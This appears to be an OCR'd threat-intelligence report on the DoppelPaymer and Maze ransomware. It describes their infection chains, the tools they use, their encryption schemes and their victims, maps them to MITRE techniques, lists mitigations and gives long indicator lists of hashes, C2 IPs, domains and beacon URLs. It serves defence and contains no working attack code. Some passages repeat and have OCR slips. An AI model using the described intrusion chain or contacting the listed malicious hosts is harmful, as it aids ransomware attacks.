
DoppelPaymer is believed to be based on the BitPaymer ransomware (which first appeared in 2017) due to similarities in their code, ransom notes, and payment portals. It is important to note, however, that there are some differences between DoppelPaymer and BitPaymer. For example, DoppelPaymer uses 2048-bit RSA + 256-bit AES for encryption, while BitPaymer uses 4096-bit RSA + 256-bit AES (with older versions using 1024-bit RSA + 128-bit RC4). Furthermore, DoppelPaymer improves upon BitPaymer's rate of encryption by using threaded file encryption.

Another difference between the two is that before DoppelPaymer executes its malicious routines, it needs to have the correct command-line parameter. Our experience with the samples that we encountered shows different parameters for different samples. This technique is possibly used by the attackers to avoid detection via sandbox analysis as well as to prevent security researchers from studying the samples.

Perhaps the most unique aspect of DoppelPaymer is its use of a tool called Process Hacker, which it uses to terminate services and processes related to security, email server, backup, and database software to impair defences and prevent access violation during encryption. in order to prevent access violation during encryption.

Like many modern ransomware families, DoppelPaymer's ransom demands for file decryption are sizeable, ranging anywhere from US$25,000 to US$1.2 million. Furthermore, starting in February 2020, the malicious actors behind DoppelPaymer launched a data leak site. They then threaten victims with the publication of their stolen files on the data leak site as part of the ransomware's extortion scheme.

What is DoppelPaymer's routine?



- DoppelPaymer uses a fairly sophisticated routine, starting off with network infiltration via malicious spam emails containing spear-phishing links or attachments, executing malicious code that is usually disguised as a genuine document
- This code is responsible for downloading other malware with more advanced capabilities (such as Emotet) into the victim's system.
- Once Emotet is downloaded, it will communicate with its command-and-control (C&C) server to install various modules as well as to download and execute other malware.
- For the DoppelPaymer campaign, the C&C server was used to download and execute the Dridex malware family, which in turn is used to download either DoppelPaymer directly or tools such as PowerShell Empire, Cobalt Strike, PsExec, and Mimikatz.
- Each of these tools is used for various activities, such as stealing credentials, moving laterally inside the network, and executing different commands, such as disabling security software.
- Once Dridex enters the system, it tries to move laterally within the affected system's network to find a high-value target to steal critical information from.
- Once this target is found, Dridex will proceed in executing its final payload, DoppelPaymer. DoppelPaymer encrypts files found in the network as well as fixed and removable drives in the affected system.
- Finally, DoppelPaymer will change user passwords before forcing a system restart into safe mode to prevent user entry from the system. It then changes the notice text that appears before Windows proceeds to the login screen.
- The new notice text is now DoppelPaymer's ransom note, which warns uers not to reset or shut down the system, as well as not to delete, rename, or move the encrypted files. The note also contains a threat that their sensitive data will be shared to the public if they do not pay the ransom that is demanded from them.
- DoppelPaymer will also drop the Process Hacker executable, its driver, and a stager DLL. DoppelPaymer will create another instance of itself that executes the dropped Process Hacker. Once Process Hacker is running, it will load the stager DLL via DLL Search Order Hijacking. Stager DLL will listen/wait for a trigger from the running DoppelPaymer process.
- DoppelPaymer has a crc32 list of processes and services it will terminate. If a process or service in its list is running, it will trigger the Process Hacker to terminate it.

Who are affected?

According to the FBI notification, DoppelPaymer's primary targets are organisations in the healthcare, emergency services, and education. The ransomware has already been involved in a number of attacks in 2020, including disruptions to a community college as well as police and emergency services in a city in the US during the middle of the year.

DoppelPaymer was particularly active in September 2020, with the ransomware targeting a German hospital that resulted in the disruption of communication and general operations. It also fixed its sights on a county E911 centre as well as another community college in the same month.

What can organisations do?

Organisations can protect themselves from ransomware such as DoppelPaymer by ensuring that security best practices are in place. These include:

- Refraining from opening unverified emails and clicking on any embedded links or attachments in these messages.
- Regularly backing up important files using the 3-2-1 rule: Create three backup copies in two different file formats, with one of the backups in a separate physical location.
- Updating both software and applications with the latest patches as soon as possible to protect them from vulnerabilities.
- Ensuring that backups are secure and disconnected from the network at the conclusion of each backup session.
- Auditing user accounts at regular intervals — in particular those accounts that are publicly accessible, such as Remote Monitoring and Management accounts.
- Monitoring inbound and outbound network traffic, with alerts for data exfiltration in place.
- Implementing two-factor authentication (2FA) for user login credentials, as this can help strengthen security for user accounts
- Implementing the principle of least privilege for file, directory, and network share permissions.

INDICATORS OF COMPROMISE

Hash (SHA256)	Detection Name
624255fef7e958cc3de9e454d2de4ae1a914a41fedc98b2042756042f68c2b69	Ransom.Win32.DOPPELPAYMER.TGACAR
4c207d929a29a8c25f056df66218d9e8d732a616a3f7057645f2a0b1cb5eb52c	Ransom.Win32.DOPPELPAYMER.TGACAQ
c66157a916c7f874bd381a775b8eede422eb59819872fdffafc5649eefa76373	Ransom.Win32.DOPPELPAYMER.TGACAP

MD5 :

9141d1d189afc2e300121e71a211c925

Tor-URL:

http://2anwyjsh7qgbuc5i.onion

File Associated :


msdtc.exe

Domains :

domain
1.1.168.192.in-addr.arpa
domain
250.255.255.239.in-addr.arpa
domain
255.100.168.192.in-addr.arpa

```
domain
252.0.0.224.in-addr.arpa
domain
22.0.0.224.in-addr.arpa
```

TACTICS, TECHNIQUES & PRACTICES



T1020:-
Automated Exfiltration
Sub-techniques
Adversaries may exfiltrate data, such as sensitive documents, through the use of automated processing after being gathered during collection.
When automated exfiltration is used, other exfiltration techniques likely apply as well to transfer the information out of the network, such as Exfiltration Over C2 channel & Exfiltration over Aternative Protocol.

T1486:-
Data Encrypted for impact
Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key. This may be done in order to extract monetary compensation from a victim in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.[1][2][3][4] In the case of ransomware, it is typical that common user files like Office documents, PDFs, images, videos, audio, text, and source code files will be encrypted. In some cases, adversaries may encrypt critical system files

T1005:-

Data from Local System
Adversaries may search local system sources, such as file systems or local databases, to find files of interest and sensitive data prior to Exfiltration.
Adversaries may do this using a Command and Scripting Interpreter, such as cmd, which has functionality to interact with the file system to gather information. Some adversaries may also use Automated Collection on the local system.

MITIGATION PLAN

DoppelPaymer was particularly active in September 2020, with the ransomware targeting a German hospital that resulted in the disruption of communication and general operations. It also fixed its sights on a county E911 centre as well as another community college in the same month.

The mitigations include:-

- Refraining from opening unverified emails and clicking on any embedded links or attachments in these messages.
- Regularly backing up important files using the 3-2-1 rule: Create three backup copies in two different file formats, with one of the backups in a separate physical location.
- Updating both software and applications with the latest patches as soon as possible to protect them from vulnerabilities.
- Ensuring that backups are secure and disconnected from the network at the conclusion of each backup session.
- Auditing user accounts at regular intervals — in particular those accounts that are publicly accessible, such as Remote Monitoring and Management accounts.
- Monitoring inbound and outbound network traffic, with alerts for data exfiltration in place.
- Implementing two-factor authentication (2FA) for user login credentials, as this can help strengthen security for user accounts
- Implementing the principle of least privilege for file, directory, and network share permissions.

MAZE RANSOMWARE

REQUIREMENT GATHERING

This ransomware is also known as 'ChaCha Ransomware', Maze Ransomware is the most dangerous software for the organisations in the world and was discovered by Jerome Segura on May 29th 2019. This ransomware attacking group launched their attacks by using exploit tools called Fallout and Spelvo.

This ransomware is infamous for publishing leaked sensitive data publicly after stealing them by using different methods. Maze ransomware encrypts all the files and demands a ransom for recovery.


At the same time, it poses a threat for publishing data if the ransom demands are not met. Cognizant, Canon allegedly, Xerox, and some healthcare industries are the most recent victims of Maze ransomware. Maze is also one of the most destructive malicious software in the Ransomware attacks 2020-2021 list.

ATTACK FLOW

In the past year, Maze ransomware has become one of the most notorious malware families threatening businesses and large organizations. Dozens of organizations have fallen victim to this vile malware, including LG, Southwire, and the City of Pensacola. The history of this ransomware began in the first half of 2019, and back then it didn't have any distinct branding – the ransom note included the title "0010 System Failure 0010", and it was referenced by researchers simply as 'ChaCha ransomware'.

Ransom note of an early version of Maze/ChaCha ransomware

Shortly afterwards, new versions of this Trojan started calling themselves Maze and using a relevantly named website for the victims instead of the generic email address shown in the screenshot above.



Website used by a recent version of Maze ransomware

Infection scenarios

Mass Campaigns

The distribution tactic of the Maze ransomware initially involved infections via exploit kits (namely, Fallout EK and Spelevo EK), as well as via spam with malicious attachments. Below is an example of one of these malicious spam messages containing an MS Word document with a macro that's intended to download the Maze ransomware payload.

If the recipient opens the attached document, they will be prompted to enable editing mode and then enable the content. If they fall for it, the malicious macro contained inside the document will execute, which in turn will result in the victim's PC being infected with Maze ransomware.

Tailored Approach

In addition to these typical infection vectors, the threat actors behind Maze ransomware started targeting corporations and municipal organizations in order to maximize the amount of money extorted.

The initial compromise mechanism and subsequent tactics vary. Some incidents involved spear-phishing campaigns that installed Cobalt Strike RAT, while in other cases the network breach was the result of exploiting a vulnerable internet-facing service (e.g. Citrix ADC/Netscaler or Pulse Secure VPN). Weak RDP credentials on machines accessible from the internet also pose a threat as the operators of Maze may use this flaw as well.
Privilege escalation, reconnaissance and lateral movement tactics also tend to differ from case to case. During these stages, the use of the following tools has been observed: mimikatz, procdump, Cobalt Strike, Advanced IP Scanner, Bloodhound, PowerSploit, and others.

During these intermediate stages, the threat actors attempt to identify valuable data stored on the servers and workstations in the compromised network. They will then exfiltrate the victim's confidential files in order to leverage them when negotiating the size of the ransom.

At the final stage of the intrusion, the malicious operators will install the Maze ransomware executable onto all the machines they can access. This results in the encryption of the victim's valuable data and finalizes the attack.


Data leaks/doxing

Maze ransomware was one of the first ransomware families that threatened to leak the

victims' confidential data if they refused to cooperate.

In fact, this made Maze something of a trendsetter because this approach turned out to be so lucrative for the criminals that it's now become standard for several notorious ransomware gangs, including REvil/Sodinokibi, DoppelPaymer, JSWorm/Nemty/Nefilim, RagnarLocker, and Snatch.

The authors of the Maze ransomware maintain a website where they list their recent victims and publish a partial or a full dump of the documents they have managed to exfiltrate following a network compromise.



Website with leaked data published by Maze operators

Ransomware cartel

In June 2020, the criminals behind Maze teamed up with two other threat actor groups, LockBit and RagnarLocker, essentially forming a 'ransomware cartel'. The data stolen by these groups now gets published on the blog maintained by the Maze operators. It wasn't just the hosting of exfiltrated documents where the criminals pooled their efforts – apparently they are also sharing their expertise. Maze now uses execution techniques that were previously only used by RagnarLocker.

Brief technical overview

The Maze ransomware is typically distributed as a PE binary (EXE or DLL depending on the specific scenario) which is developed in C/C++ and obfuscated by a custom protector. It employs various tricks to hinder static analysis, including dynamic API function imports, control flow obfuscation using conditional jumps, replacing RET with JMP dword ptr [esp 4], replacing CALL with PUSH + JMP, and several other techniques.

To counter dynamic analysis, this Trojan will also terminate processes typically used by researchers, e.g. procmon, procexp, ida, x32dbg, etc.
The cryptographic scheme used by Maze consists of several levels:

- To encrypt the content of the victim's files, the Trojan securely generates unique keys and nonce values to use with the ChaCha stream cipher;
- The ChaCha keys and nonce values are encrypted by a session public RSA-2048 key which is generated when the malware is launched;
- The session private RSA-2048 key is encrypted by the master public RSA-2048 key hardcoded in the Trojan's body.

This scheme is a variation of a more or less typical approach used by developers of modern ransomware. It allows the operators to keep their master private RSA key secret when selling decryptors for each individual victim, and it also ensures that a decryptor purchased by one victim won't help others.

When executing on a machine, Maze ransomware will also attempt to determine what kind of PC it has infected. It tries to distinguish between different types of system ('backup server', 'domain controller', 'standalone server', etc.). Using this information in the ransom note, the Trojan aims to further scare the victims into thinking that the criminals know everything about the affected network.

Strings that Maze uses to generate the ransom note

How to avoid and prevent

Ransomware is evolving day by day, meaning a reactive approach to avoid and prevent infection is not profitable. The best defense against ransomware is proactive prevention because often it is too late to recover data once they have been encrypted.


There are a number of recommendations that may help prevent attacks like these:

1. Keep your OS and applications patched and up to date.
2. rain all employees on cybersecurity best practices.
3. Only use secure technology for remote connection in a company local network. 4.
Use endpoint security with behavior detection and automatic file rollback, such as

Kaspersky Endpoint Security for Business.
5. Use the latest threat intelligence information to detect an attack quickly, understand what countermeasures are useful, and prevent it from spreading.

Detection

Kaspersky products protect against this ransomware, detecting it as Trojan Ransom.Win32.Maze; it is blocked by Behavior-based Protection as PDM:Trojan.Win32.Generic.
We safeguard our customers with the best Ransomware Protection technologies.



TIP Cloud Sandbox report summary and execution map with mapping on MITRE ATT&CK Framework

INDICATORS OF COMPROMISE

Maze Payloads (MD5):

- 064058cf092063a5b69ed8fd2a1a04fe
- 0f841c6332c89eaa7cac14c9d5b1d35b
- 108a298b4ed5b4e77541061f32e55751
- 11308e450b1f17954f531122a56fae3b
- 15d7dd126391b0e7963c562a6cf3992c
- 21a563f958b73d453ad91e251b11855c
- 27c5ecbb94b84c315d56673a851b6cf9
- 2f78ff32cbb3c478865a88276248d419
- 335aba8d135cc2e66549080ec9e8c8b7
- 3bfcba2dd05e1c75f86c008f4d245f62
- 46b98ee908d08f15137e509e5e69db1b
- 5774f35d180c0702741a46d98190ff37
- 5df79164b6d0661277f11691121b1d53
- 658e9deec68cf5d33ee0779f54806cc2
- 65cf08ffaf12e47de8cd37098aac5b33
- 79d137d91be9819930eeb3876e4fbe79
- 8045b3d2d4a6084f14618b028710ce85
- 8205a1106ae91d0b0705992d61e84ab2
- 83b8d994b989f6cbeea3e1a5d68ca5d8
- 868d604146e7e5cb5995934b085846e3
- 87239ce48fc8196a5ab66d8562f48f26
- 89e1ddb8cc86c710ee068d6c6bf300f4
- 910aa49813ee4cc7e4fa0074db5e454a
- 9eb13d56c363df67490bcc2149229e4c
- a0c5b4adbcd9eb6de9d32537b16c423b
- a3a3495ae2fc83479baeaf1878e1ea84
- b02be7a336dcc6635172e0d6ec24c554
- b40a9eda37493425782bda4a3d9dad58
- b4d6cb4e52bb525ebe43349076a240df
- b6786f14114892501012281904 7d1882
- b93616a1ea4f4a131cc0507e6c789f94
- bd9838d84fd77205011e8b0c2bd711e0
- be537a66d01c67076c8491b05866c894
- bf2e43ff8542e73c1b27291e0df06afd
- c3ce5e8075f506e396ee601f2757a2bd
- d2dda72ff2fbbb89bd871c5fc21ee96a
- d3eaab616883fcf51dcbdb4769dd86df
- d552be44a11d831e874e05cadafe04b6
- deebbea18401e8b5e83c410c6d3a8b4e
- dfa4631ec2b8459b1041168b1b1d5105
- e57ba11045a4b7bc30bd2d33498ef194
- e69a8eb94f65480980deaf1ff5a431a6

- ef95c48e750c1a3b1af8f5446fa04f54
- f04d404d84be66e64a584d425844b926
- f457bb5060543db3146291d8c9ad1001
- f5ecda7dd8bb1c514f93c09cea8ae00d
- f83cef2bf33a4d43e58b771e81af3ecc
- fba4cbb7167176990d5a8d24e9505f71

SHA256

- 6a22220c0fe5f578da11ce22945b63d93172b75452996defdc2ff48756bde6af
- SHA1 : 96d81e77b6af8f54a5ac07b2c613a5655dd05353
- Md5 :deebbea18401e8b5e83c410c6d3a8b4e

Connections

- 91.218.114.79
- 91.218.114.38
- 91.218.114.77
- 91.218.114.37
- 91.218.114.11
- 91.218.114.32
- 91.218.114.4
- 91.218.114.31
- 91.218.114.26
- 91.218.114.25

HTTP/HTTPS requests

- http://91.218.114.4/analytics/wire/odkjyjnksf.jspx?ucta=uy&vwb=c815vsfqp
- http://91.218.114.11/analytics/jysmbyxadk.asp?brn=l3rkdp
- http://91.218.114.26/akdtccaf.cgi?hj=ecx7uk&ikbn=2850d31f1
- http://91.218.114.25/rfdchfdti.cgi?jkpg=n&ao=2vwl&y=0kv0ir30
- http://91.218.114.31/iqklfyw.html?ckqn=sqa82
  http://91.218.114.37/logout/sepa/mhjwlenusr.html?c=f&n=58iio5&gxqa=365i
  http://91.218.114.32/tracker/checkout/migaoswbwl.do?eyf=2cnm6h&gj=55&w=u0rbv6&ya=r75x84
- http://91.218.114.77/tracker/view/jp.aspx
  http://91.218.114.4/jucyipifgf.do?rp=245&r=dddnnf8&h=mg118&o=g
- http://91.218.114.38/account/ajxwm.jspx?wh=127
- http://91.218.114.11/content/signin/ewkyixgrh.shtml?n=r168
  http://91.218.114.79/archive/evs.php?qu=8i&mv=i7a&qbue=u43f808818&b=54qdhgf

Malicious Documents :

```
1a26c9b6ba40e4e3c3dce12de266ae10
53d5bdc6bd7904b44078cf80e239d42b
79271dc08052480a578d583a298951c5
a2d631fcb08a6c840c23a8f46f6892dd
ad30987a53b1b0264d806805ce1a2561
c09af442e8c808c953f4fa461956a30f
ee26e33725b14850b1776a67bd8f2d0a
```

BEACON C2s :

```
173.209.43.61
193.36.237.173
37.1.213.9
37.252.7.142
5.199.167.188
checksoffice[.]me
drivers.updatecenter[.]icu
plaintsotherest[.]net
thesawmeinrew[.]net
updates.updatecenter[.]icu
```

Cobalt Strike Binaries :

```
7507fe19afbda652e9b2768c10ad639f
a93b86b2530cc988f801462ead702d84
4f57e35a89e257952c3809211bef78ea
bad6fc87a98d1663be0df23aedaf1c62
f5ef96251f183f7fc63205d8ebf30cbf
c818cc38f46c604f8576118f12fd0a63
078cf6db38725c37030c79ef73519c0c
c255daaa8abfadc12c9ae8ae2d148b31
1fef99f05bf5ae78a28d521612506057
cebe4799b6aff9cead533536b09fecd1
4ccca6ff9b667a01df55326fcc850219
bad6fc87a98d1663be0df23aedaf1c62
```

Meterpreter C2s :

```
5.199.167.188
```

Other Related Files :

```
3A5A9D40D4592C344920DD082029B362 (related script)
76f8f28bd51efa03ab992fdb050c8382 (MAZE execution artifact)
b5aa49c1bf4179452a85862ade3ef317 (windows.bat kill script)
fad3c6914d798e29a3fd8e415f1608f4 (related script)
```

Tools & Utilities :

```
27304b246c7d5b4e149124d5f93c5b01 (PsExec)
42badc1d2f03a8b1e4875740d3d49336 (7zip)
75b55bb34dac9d02740b9ad6b6820360 (PsExec)
9b02dd2a1a15e94922be3f85129083ac (AdFind)
c621a9f931e4ebf37dace74efcce11f2 (SMBTools)
f413b4a2242bb60829c9a470eea4dfb6 (winRAR)
```

